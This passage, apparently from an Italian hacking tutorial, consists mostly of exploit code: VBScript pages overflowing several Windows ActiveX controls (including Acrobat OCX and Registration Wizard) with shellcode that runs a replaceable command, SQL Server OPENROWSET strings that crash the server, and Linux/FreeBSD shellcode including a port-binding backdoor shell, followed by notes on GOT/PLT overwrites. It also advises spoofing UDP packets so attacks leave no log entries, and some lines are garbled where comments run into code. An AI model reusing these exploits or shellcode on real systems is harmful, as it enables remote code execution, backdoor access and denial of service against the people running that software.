msgbox("EYEDOG OLE Control module Buffer Overrun (Local Version)" + Chr(10) + "Written
by Shane Hird")

' Padding per l'attacco
expstr =
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA"

' indirizzo per la RET: ExitProcess, BFF8D4CA
expstr = expstr + Chr(202) + Chr(212) + Chr(248) + Chr(191)

' Chiamata al metodo attaccato, MSInfoLoadFile
eye.MSInfoLoadFile(expstr)

--></script>
```

HHopen

```
<object classid="clsid:130D7743-5F5A-11D1-B676-00A0C9697233"
id="hhopen"></OBJECT>
<script language="vbscript"><!--msgbox("hhopen OLE Control Module Buffer Overrun" +
Chr(10) + "Written ByShane Hird")

expstr="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA"

' al posto del corretto indirizzo per l'istruzione RET,
' si punta a ExitProcess, mediante BFF8D4CA.

expstr = expstr + Chr(202) + Chr(212) + Chr(248) + Chr(191)

' Pad extra per realizzare la sovrascritturaexpstr = expstr +
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

' Chiamata al metodo attaccato, passando come parametro un normale file di help
hhopen.OpenHelp "Winhlp32.hlp", expstr-->
</script>
```

SETUPBBS

```
<object classid="clsid:8F0F5093-0A70-11D0-BCA9-00C04FD85AA6"
id="setupbbs"></OBJECT>
<script language="vbscript"><!--msgbox("MSN Setup BBS Buffer Overrun" + Chr(10) +
"Written by Shane Hird")

expstr="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```

```
' RET address (ExitProcess BFF8D4CA)
expstr = expstr + Chr(202) + Chr(212) + Chr(248) + Chr(191)

' È possibile realizzare l'attacco con una qualunque delle due chiamate
' setupbbs.vAddNewsServer expstr, true setupbbs.bIsNewsServerConfigured expstr
--></script>
```

PDF

L'indirizzo cui viene rediretto li comando RET consiste in questo caso di una JMP ESP per il lancio di CALC.EXE.
Il suo valore quindi può essere differente nelle varie versioni di Windows; anche qui l'esecuzione di questo comando è puramente a titolo di esempio.

```
<object classid="clsid:CA8A9780-280D-11CF-A24D-444553540000" id="pdf"></object>
<script language="VBscript"><!--msgbox("Adobe Acrobat OCX Buffer Overrun" + Chr(10) +
"Written by Shane Hird")

expstr
="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA"

expstr = expstr + Chr(235)      'Indirizzo di JMP ESP nella SHELL32 di Win98 (7FD035EB)
expstr = expstr + Chr(53)
expstr = expstr + Chr(208)
expstr = expstr + Chr(127)

' con le NOP che seguono si "risistema" lo stack alle corrette dimensioni
expstr = expstr + Chr(144) + Chr(144) + Chr(144) + Chr(144) + Chr(144)

' MOV EDI, ESP
expstr = expstr + Chr(139) + Chr(252)

' ADD EDI, 19 (dimensione del codice)
expstr = expstr + Chr(131) + Chr(199) + Chr(25)

' PUSH EAX (Window Style EAX = 1)
expstr = expstr + Chr(80)

' PUSH EDI (Indirizzo della linea di comando)
expstr = expstr + Chr(87)

' MOV EDX, BFFA0960 (WinExec, Win98)
expstr = expstr + Chr(186) + Chr(96) + Chr(9) + Chr(250) + Chr(191)

' CALL EDX
expstr = expstr + Chr(255) + Chr(210)

' XOR EAX, EAX
expstr = expstr + Chr(51) + Chr(192)

' PUSH EAX
expstr = expstr + Chr(80)
```

```
' MOV EDX, BFF8D4CA (ExitProcess, Win98)
expstr = expstr + Chr(186) + Chr(202) + Chr(212) + Chr(248) + Chr(191)

' CALL EDX
expstr = expstr + Chr(255) + Chr(210)

' Il comando è rimpiazzabile con qualsiasi altro,
' seguito da uno zero (inserito automaticamente dal sistema)

expstr = expstr + "CALC.EXE"
' Chiamata al metodo da attaccare pdf.setview(expstr)
--></script>
```

SETUPCTL

```
<object classid="clsid:F72A7B0E-0DD8-11D1-BD6E-00AA00B92AF1" id = "setupctl">
</object>
<script language="vbscript"><!--msgbox("Setupctl 1.0 Type Library Buffer Overrun" + Chr(10)
+ "Written by Shane Hird")

expstr="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

expstr = expstr + Chr(235)      'Indirizzo di JMP ESP nella SHELL32 di Win98 (7FD035EB)
expstr = expstr + Chr(53)
expstr = expstr + Chr(208)
expstr = expstr + Chr(127)

' le NOP inserite sono utili per il debug
expstr = expstr + Chr(144)

' MOV EDI, ESP
expstr = expstr + Chr(139) + Chr(252)

' ADD EDI, 19h (Dimensione del codice)
expstr = expstr + Chr(131) + Chr(199) + Chr(25)

' PUSH EAX (Window Style EAX = 41414141)
expstr = expstr + Chr(80)

' PUSH EDI (Indirizzo della linea di comando)
expstr = expstr + Chr(87)

' MOV EDX, BFFA0960 (WinExec, Win98)
expstr = expstr + Chr(186) + Chr(96) + Chr(9) + Chr(250) + Chr(191)

' CALL EDX
expstr = expstr + Chr(255) + Chr(210)

' XOR EAX, EAX
expstr = expstr + Chr(51) + Chr(192)

' PUSH EAX
expstr = expstr + Chr(80)
' MOV EDX, BFF8D4CA (ExitProcess, Win98)
expstr = expstr + Chr(186) + Chr(202) + Chr(212) + Chr(248) + Chr(191)

' CALL EDX
```

```
expstr = expstr + Chr(255) + Chr(210)

' Il comando è rimpiazzabile con qualsiasi altro,
' seguito da uno zero (inserito automaticamente dal sistema)
expstr = expstr + "CALC.EXE"

' lancio dell'attacco
setupctl.DistUnit = expstr
setupctl.InstallNow
--></script>
```

REGWIZC

```
<object classid="clsid:50E5E3D1-C07E-11D0-B9FD-00A0249F6B00" id="RegWizObj">
</object>
<script language="VbScript" ><!--msgbox("Registration Wizard Buffer Overrun" + Chr(10) +
"Written by Shane Hird")

expstr = "/i
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA"

' overflow del puntatore nello stack passato a RET
' per ritornare alla <JMP ESP> nella Shell32.
' Non sono permesse operazioni di tipo NULL

expstr = expstr & Chr(235)      'Indirizzo di JMP ESP nella SHELL32 di Win98 (7FD035EB)
expstr = expstr & Chr(53)
expstr = expstr & Chr(208)
expstr = expstr & Chr(127)

' le NOP presenti facilitano il debug
expstr = expstr + Chr(144)

' MOV EDI, ESP
expstr = expstr + Chr(139) + Chr(252)

' ADD EDI, 19 (Dimensione del codice)
expstr = expstr + Chr(131) + Chr(199) + Chr(25)

' PUSH EAX (Window Style EAX = 41414141)
expstr = expstr + Chr(80)

' PUSH EDI (Indirizzo della linea di comando)
expstr = expstr + Chr(87)

' MOV EDX, BFFA0960 (WinExec, Win98)
expstr = expstr + Chr(186) + Chr(96) + Chr(9) + Chr(250) + Chr(191)

' CALL EDX
expstr = expstr + Chr(255) + Chr(210)
' XOR EAX, EAX
expstr = expstr + Chr(51) + Chr(192)

' PUSH EAX
expstr = expstr + Chr(80)
```

```
' MOV EDX, BFF8D4CA (ExitProcess, Win98)
expstr = expstr + Chr(186) + Chr(202) + Chr(212) + Chr(248) + Chr(191)

' CALL EDX
expstr = expstr + Chr(255) + Chr(210)

' Il comando è rimpiazzabile con qualsiasi altro,
' seguito da uno zero (inserito automaticamente dal sistema)
expstr = expstr + "CALC.EXE"

' Invocazione del metodo attaccato
RegWizObj.InvokeRegWizard(expstr)
--></script>
```

Nel caso dei sistemi con su SQL Server i seguenti esempi costituiscono dei buffer overflow.

```
In SQL Server 7 overflow starts at character number 6819 and if the amount
of characters is >= 6918 the server will crash:

SELECT * FROM OpenDataSource('XXXXXXXXXXX...' ---> 6819 characters or
more,'')...nothing

SELECT * FROM OPENROWSET('XXXXXXXXXXX...' ---> 6819 characters or
more,'','')

In SQL Server 2000 overflow starts at character number 6887 and if the
amount of characters is >= 6998 the server will crash:

SELECT * FROM OpenDataSource('XXXXXXXXXXX...' ---> 6887 characters or
more,'')...nothing

SELECT * FROM OPENROWSET('XXXXXXXXXXX...' ---> 6887 characters or
more,'','')
```

L’arte di scrivere delle shell

Generalmente creare exploit remoti di daemons Unix è una cosa complessa in quanto non esistono molti metodi per riuscire ad individuarli.
La scrittura inoltre dello shell code spesso e volentieri è ancora più complessa.
Per fare un esempio vediamo un exploit legato a IMAP4.
Questo è un exploit relativamente semplice.
Tutto quello che si deve fare è nascondere la stringa /bin/sh" all’interno di uno shellcode (imapd converte tutti i caratteri in minuscolo in maiuscolo).
Nessuna delle istruzioni in una shell generica contengono caratteri minuscoli, per cui diventa necessario cambiare la stringa /bin/sh
Questo è esattakmente come una shellcode normale a parte il fatto che con u loop si aggiunge 0x20 ad ogni byte nella sringa "/bin/sh".

```
-----imap.S-------
.globl main
main:
jmp call
start:

popl %ebx       /* prende l’indirizzo di /bin/sh */
movl %ebx,%ecx  /* copia l’indirizzo in ecx */
addb $0x6,%cl /* ecx ora punta all’ultimo carattere */

loop:
cmpl %ebx,%ecx
jl skip     /* if (ecx<ebx) goto skip */
addb $0x20,(%ecx) /* aggiunge 0x20 al byte puntato da %ecx */
```

```
decb %cl   /* decrementa il puntatore */
jmp loop
skip:

/* generic shell-spawning code */
movl %ebx,0x8(%ebx)
xorl %eax,%eax
movb %eax,0x7(%ebx)
movl %eax,0xc(%ebx)
movb $0xb,%al
leal 0x8(%ebx),%ecx
leal 0xc(%ebx),%edx
int $0x80
xorl %eax,%eax
inc %al
int $0x80
call:
call start
.string "\x0f\x42\x49\x4e\x0f\x53\x48"
--------------
```

Questa è una variante molto semplice di uno shellcode generico e può essere usato per mascherare dei caratteri che non sono permessi da un protocollo di un daemon.
Il codice scritto include diverse syscalls.
Le syscalls usate sono:

```
setuid(): Per recuperare i privilegi di root (wu-ftpd)
mkdir()/chdir()/chroot(): Per tornare alla root directory(wu-ftpd)
dup2(): Per connettere un  tcp socket alla shell( BIND&rpc.mountd
tcp-style )
open()/write(): Per scrivere in /etc/passwd
socket(): Per scrivere codice connectionless
```

L'attuale numero dell syscall può essere trovato in <asm/unistd.h>
Molte syscalls in linux x86 sono eseguite nello stesso modo.
Il numero della syscall viene inserito dentro al registro %eax, e gli argomenti sono messi dentro a %ebx,%ecx e %edx rispettivamente.
In alcuni casi ci sono più argomenti di quanti siano i registri e quindi potrebbe essere necessario mettere gli argomenti all'interno di una memoria utente e quindi salvare gli indirizzi di queste locazioni all'interno dei registri
Se un argomento ad esempio fosse una stringa, potrebbe essere possibile mettere questa in memoria passare l'indirizzo di questa come argomento.
Come nell'esempio di prima e come già detto precedentemente la syscall viene poi chiamata con "int $0x80".
Ipoteticamente potreste usare qualsiasi syscall, ma quella che segue potrebbe essere l'unica di cui avete bisogno.
Il seguente codice è preso da unh exploit legasto a wu-ftpd che utilizza setuid(0).

```
---setuid.S----
.globl main
main:
xorl %ebx,%ebx /* mette a zero %ebx */
movl %ebx,%eax /* mete a zero %eax */
movb $0x17,%al /* setta il numero della syscall */
int $0x80 /* chiama l'interrupt */
---------------
```

Port-Binding Shellcode

Quando state eseguendo un exploit di un daemon remoto con uno shellcode generico, potrebbe essere necessario avere una connessione attiva TCP per eseguire una PIPE della shell su stdin/out/err
Questo è utilizzabile con tutti gli exploit remoti di Linux.
Potrebbe però capitare che una nuova vulnerabilità venga trovata in un daemon che ofre solo servizi UDP (SNMP per esempio).
Potrebbe anche essere solo possibile accedere al daemon via UDP a causa delle porte TCP filtrate da qualche firewall.
Al momento le vulnerabilità di Linux explottabili via UDP, sia BIND come tutti I servizi rpc eseguono sia UDP che TCP.
Allo stesso modo se inviate l'exploit via UDP potrebbe essere semplice falsificare i pacchetti UDP attaccanti in modo tale da non apparire in nessun log.
Per eseguire l'exploit di daemons via UDP potreste scrivere un shellcode per modificare il file password o per eseguire alcuni altri scopi anche se però di fatto quello di aprire una shell è il massimo.
Chiaramente non è possibile adattare una pipe UDP in uno shellcode, in quanto avreste la necessità di avere una connessione TCP.
Per questo è nata l'idea di scrivere una shellcode che si comporta come una backdoor, legata ad una porta in modo che questa venga eseguita quando è ricevuta una connessione.
Un esempio di codice di questo tipo è :

```
int main()
{
        char *name[2];
        int fd,fd2,fromlen;
        struct sockaddr_in serv;

        fd=socket(AF_INET,SOCK_STREAM,0);
        serv.sin_addr.s_addr=0;
        serv.sin_port=1234;
        serv.sin_family=AF_INET;
        bind(fd,(struct sockaddr *)&serv,16);
        listen(fd,1);
        fromlen=16; /*(sizeof(struct sockaddr)*/
        fd2=accept(fd,(struct sockaddr *)&serv,&fromlen);
        /* "connect" fd2 to stdin,stdout,stderr */
        dup2(fd2,0);
        dup2(fd2,1);
        dup2(fd2,2);
        name[0]="/bin/sh";
        name[1]=NULL;
        execve(name[0],name,NULL);
}
```

Ovviamente questa richiede una spazo maggiore di quello richiesto da una shellcode normale ma in ogni caso può essere scritta in meno di 200 bytes.
Considerate che spesso i buffers sono un pò più grandi di questo spazio.

Esiste una complicazione aggiuntiva legata al fatto che la sycall legata al socket è un pò differente rispetto ale altre syscalls, sotto Linux.
Ogni chiamata a un socket possiede lo stesso numero 0x66.
Per differenziare le diverse socket calls, viene inserito un sottocodice dentro a %ebx.
Questo è dentro a <linux/net.h>.
Quello importante è :

```
SYS_SOCKET   1
SYS_BIND     2
SYS_LISTEN   4
SYS_ACCEPT   5
```

Dobbiamo anche conoscere il valore della costante e la struttura esatta di sockaddr_in.

Tutto questo è nuovamente dentro al file di prima:

```
AF_INET == 2
SOCK_STREAM == 1

struct sockaddr_in {
  short int sin_family; /* 2 byte word, containing AF_INET */
  unsigned short int sin_port; /* 2 byte word, containg the port in
network byte order */
  struct in_addr sin_addr /* 4 byte long, should be zeroed */
  unsigned char pad[8]; /* should be zero, but doesn't really matter
*/
};
```

A questo punto esistono solo due registri liberi, quindi gli argomenti devono essere inseriti dentro alla memoria e %ecx deve contenere l'indirizzo di questa.
Ora dobbiamo salvare gli argomenti alla fine dello shellcode.
I primi 12 bytes devono contenere tre argomenti long arguments, I succesivi 16 devono contenere la struttura sockaddr_in mentra I 4 bytes finali contengono fromlen per la call a accept().
Alla fine i risultati di ciascuna syscall sono inseriti dentro a %eax.

```
----portshell.S----
.globl main
main:

/* I had to put in a "bounce" in the middle of the code as the shellcode
 * was too big. If I had made it jmp the entire shellcode, the instruction
 * would have contained a null byte, so if anyone has a shorter version,
 * please send me it.
 */

jmp bounce
start:
popl %esi

/* socket(2,1,0) */
xorl %eax,%eax
movl %eax,0x8(%esi)  /* 3rd arg == 0 */
movl %eax,0xc(%esi)  /* zero out sock.sin_family&sock.sin_port */
movl %eax,0x10(%esi) /* zero out sock.sin_addr */
incb %al
movl %eax,%ebx       /* socket() subcode == 1 */
movl %eax,0x4(%esi)  /* 2nd arg == 1 */
incb %al
movl %eax,(%esi)     /* 1st arg == 2 */
movw %eax,0xc(%esi)  /* sock.sin_family == 2 */
leal (%esi),%ecx     /* load the address of the arguments into %ecx */
movb $0x66,%al       /* set socket syscall number */
int $0x80

/* bind(fd,&sock,0x10) */
incb %bl             /* bind() subcode == 2 */
movb %al,(%esi)      /* 1st arg == fd (result from socket()) */
movl %ecx,0x4(%esi)  /* copy address of arguments into 2nd arg */
addb $0xc,0x4(%esi)  /* increase it by 12 bytes to point to sockaddr struct
*/
movb $0x10,0x8(%esi) /* 3rd arg == 0x10 */
movb $0x23,0xe(%esi) /* set sin.port */
movb $0x66,%al       /* no need to set %ecx, it is already set */
int $0x80

/* listen(fd,2) */
movl %ebx,0x4(%esi) /* bind() subcode==2, move this to the 2nd arg */
incb %bl            /* no need to set 1st arg, it is the same as bind() */
```

```
incb %bl            /* listen() subcode == 4 */
movb $0x66,%al      /* again, %ecx is already set */
int $0x80

/* fd2=accept(fd,&sock,&fromlen) */
incb %bl            /* accept() subcode == 5 */
movl %ecx,0x4(%esi) /* copy address of arguments into 2nd arg */
addb $0xc,0x4(%esi) /* increase it by 12 bytes */
movl %ecx,0x4(%esi) /* copy address of arguments into 3rd arg */
addb $0x1c,0x4(%esi) /* increase it by 12+16 bytes */
movb $0x66,%al
int $0x80

/* KLUDGE */
jmp skippy
bounce:
jmp call
skippy:

/* dup2(fd2,0) dup2(fd2,1) dup2(fd2,2) */
movb %al,%bl /* move fd2 to 1st arg */
xorl %ecx,%ecx /* 2nd arg is 0 */
movb $0x3f,%al /* set dup2() syscall number */
int $0x80
incb %cl       /* 2nd arg is 1 */
movb $0x3f,%al
int $0x80
incb %cl       /* 2nd arg is 2 */
movb $0x3f,%al
int $0x80

/* execve("/bin/sh",["/bin/sh"],NULL) */
movl %esi,%ebx
addb $0x20,%ebx /* %ebx now points to "/bin/sh" */
xorl %eax,%eax
movl %ebx,0x8(%ebx)
movb %al,0x7(%ebx)
movl %eax,0xc(%ebx)
movb $0xb,%al
leal 0x8(%ebx),%ecx
leal 0xc(%ebx),%edx
int $0x80
/* exit(0) */
xorl %eax,%eax
movl %eax,%ebx
incb %al
int $0x80
call:
call start
.ascii "abcdabcdabcd""abcdefghabcdefgh""abcd""/bin/sh"
-----------------------------------------------------
```

Dopo aver inviato l'exploit dovrete solo collegarvi alla porta 8960, e quindi interagire con la shell.
Il seguente esempio invece è indirizzato a FreeBSD

```
----fbsd.S----
.globl main
main:
jmp call
start:
/* Modify the ascii string so it becomes lcall 7,0 */
popl %esi
xorl %ebx,%ebx
movl %ebx,0x1(%esi) /* zeroed long word */
movb %bl,0x6(%esi)  /* zeroed byte */
```

```
movl %esi,%ebx
addb $0x8,%bl /* ebx points to binsh */
jmp blah /* start the code */

call:
call start
syscall:
.ascii "\x9a\x01\x01\x01\x01\x07\x01" /* hidden lcall 7,0 */
ret
binsh:
.ascii "/bin/sh...."
blah:
/* put shellcode here */
call syscall
```

Overflow legati all'heap

Il tipo di buffer overflow visti all'inizio di questo capitolo erano legati allo stack.
All'interno dell' architettura Intel abbiamo un altro tipo di segmento che viene definito con il termine di heap che viene utilizzato per certi tipi di allocazioni fatte all'interno di un programma.
Per fare una prova vedamo il file maps.
Il file visualizza le varie porzioni di memoria associate ad un processo e le proprieta' che queste hanno (r/w/x):

```
08048000-08049000 r-xp 00000000 03:06 148024     /home/nail/timer
08049000-0804a000 rw-p 00000000 03:06 148024     /home/nail/timer
40000000-40013000 r-xp 00000000 03:05 5982       /lib/ld-2.1.3.so
40013000-40014000 rw-p 00012000 03:05 5982       /lib/ld-2.1.3.so
40014000-40015000 rw-p 00000000 00:00 0
4001c000-400fe000 r-xp 00000000 03:05 5993       /lib/libc-2.1.3.so
400fe000-40102000 rw-p 000e1000 03:05 5993       /lib/libc-2.1.3.so
40102000-40107000 rw-p 00000000 00:00 0
bfffe000-c0000000 rwxp fffff000 00:00 0
```

Struttura di un ELF.

Quella porzione di memoria di cui parlavamo e' destinata a contenere alcune tabelle proprietarie del formato ELF per la rilocazione.
Ogni programma compilato come ELF contiene soltanto il codice delle funzioni scritte da noi (es. il main) mentre tutte le funzioni di libreria (printf, strcpy,...) rimangono in una shared library esterna (le libc) e vengono poi caricate in memoria soltanto quando servono.
Questo quindi non ci permette di sapere la posizione assoluta del reale codice di una chiamata in una library esterna.
La soluzione e' quindi caricare la parte di libreria esterna solo quando strettamente necessario e ricavare dall'header della libreria il puntatore al codice necessario.
Il nostro codice ovviamente da qualche parte deve jumpare per chiamarle.
Allora ecco che sono nate la GOT e la PLT.

```
GOT = Global Offset Table
PLT = Procedure Linkage Table
```

Queste due tabelle fanno parte della cosiddette 'dynamic relocation entries' del nostro eseguibile.
La GOT e' una tabella che puo' essere visualizzata con un bel objdump -R sull'eseguibile e contiene una specie di mappa che collega simboli ad indirizzi e a come accedere a quell'indirizzo.
Esempio:

```
./timer:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
[...]
0804976c R_386_JUMP_SLOT   sleep
08049770 R_386_JUMP_SLOT   __libc_start_main
08049774 R_386_JUMP_SLOT   printf
08049778 R_386_JUMP_SLOT   sscanf
[...]
```

Il tipo di rilocazione dipende anche da cosa stiamo rilocando, principalmente per le funzioni di libreria si usa soltanto l'R_386_JUMP_SLOT.
Prendendo l'esempio: la funzione sscanf ha un'entry nella GOT all'indirizzo 0x08049778.
Quando un programma effettua una chiamata alla scanf(), in realta' passa all'indirizzo associato nella jump table (il famoso offset).
Questo permette di creare un 'wrapper' per le funzioni.
E' possibile invece di chiamare la printf di richimare un indirizzo contenuto nella GOT.
Questo wrapper prima di tutto carichera' in memoria la parte di libc contenente il codice della printf e poi lo richiamera'.
Tutta la serie di procedure di wrapping e la procedura principale per caricare una determinata funzione e' contenuta nella PLT.
Questo esempio penso vi chiarara' un pochino le idee (faccio riferimento alla objdumpata di prima):

```
$ gdb ./timer
(gdb) x 0x08049778
0x8049778 <_GLOBAL_OFFSET_TABLE_+40>:   0x0804840a
/* questo vuol dire che la parte di PLT per il load della sscanf
   e' all'indirizzo 0x0804840a */
(gdb) disass 0x0804840a
Dump of assembler code for function sscanf:
0x8048404 :     jmp    *0x8049778
0x804840a :   push   $0x38
0x804840f :  jmp    0x8048384 <_init+48>
/* presumibilimente, con push $0x38 si indica alla procedura di
   load della libreria l'indice della funzione desiderata o un
   suo offset, purtroppo non ho ancora trovato un modo per checkare
   la veridicita' di questa cosa.
   All'indirizzo 0x8048384 dovrebbe essere contenuta la procedura di
load
*/
(gdb) disass 0x8048384
Dump of assembler code for function _init:
[...]
0x8048382 <_init+46>:   ret
0x8048383:      Cannot access memory at address 0x8048383
/* per accedere a quella parte di memoria ci vuole un piccolo trucco
:P */
(gdb) disass 0x8048384 0x80483aa
Dump of assembler code from 0x8048384 to 0x80483aa:
0x8048384 <_init+48>:   pushl  0x8049754
0x804838a <_init+54>:   jmp    *0x8049758
/* Ok, chiamiamo di nuovo qualcosa all'interno della GOT passandogli
   l'indirizzo della funzione che dovremo poi richiamare ... */
```

L'uso di GOT e PLT hanno solo vantaggi

a) Sono allocate in una zona di memoria mappata sempre sia come writable che come executable.

b) Hanno indirizzi _FISSI_ ottenibili senza nemmeno dover runnare il programma (objdump -R).

I problemi invece sono quelli che seguono :

a) Essendo sempre writable e executable in caso di patch come quelle di Solar Designer per lo stack non eseguibile possiamo tranquillamente deviare l'esecuzione del processo. Inoltre, abbiamo anche un posto dove scrivere lo shellcode (in realta' basterebbero 4 stupidi byte)

b) Non overwritando il RET della funzione non necessita che tutta la funzione venga eseguita prima di saltare allo shellcode. Quindi, se ci sono controlli tipo canaries, possiamo tranquillamente evitarli, poiche' l'esecuzione deviera' prima.

c) L'uso della GOT/PLT puo' essere combinato perfettamente sia con altre tecniche di overflow.

d) Il guess degli indirizzi praticamente sparisce, poiche' gli indirizzi sono fissi.

Esempi pratici

Cominciamo a fare delle prove un po' forzate... nel senso di provare a sostituire manualmente un qualche indirizzo di funzione.
Se avete mai visto gli heap-based buffer overflow il funzionamento e' molto, molto simile al sovrascrivere un puntatore a funzione, solo che sovrascrivi l'indirizzo della funzione stessa
Il fattore di difficolta' e' soltanto uno...
Riassumendo un attimo lo stato della memoria:

```
indirizzo piu' basso: ------------------- 0xbe000000 circa
                      |                 |
                      |      STACK      |
                      |                 |
                      -------------------- 0xc0000000 circa
                      | ............... |
                      | ............... |
                      | ............... |
                      -------------------- 0x08040000 circa
                      |                 |
                      |    TEXT AREA    |
                      |                 |
                      -------------------- 0x08048000 circa
                      |                 |
                      |  GOT/PLT/...    |
                      |                 |
                      -------------------- 0x80490000 circa
                      |                 |
                      |    BSS/HEAP     |
                      |                 |
                      -------------------- ...
```

Come vedete, dall'heap e' impossibile raggiugnere la GOT poiche' e' prima mentre dallo stack siamo troppo lontani.
Il risultato e': come ci arrivo? Bhe... questo lo vedremo nel prossimo paragrafo... modi ce ne sono e l'inventiva umana supera qualsiasi distanza *g*
Per ora evitiamo questo problema e proviamo:

```
<-| gotplt/boh.c |->
#include
#include
```

```
food()
{
        printf("Sono dentro alla funzione food\n");
}

main()
{
        long int *got = 0x11223344;
        *got = (long int)food;
        exit(0);
}
<-X->
```

Compiliamo con -ggdb e eseguiamo un diump del file object.
Come in tutte le funzioni di buffer overflow lo scopo è quello di andare a sovrapporsi all'indirizzo di ritorno.

```
$ objdump -R ./boh
[...]
08049550 R_386_JUMP_SLOT   exit
[...]
```

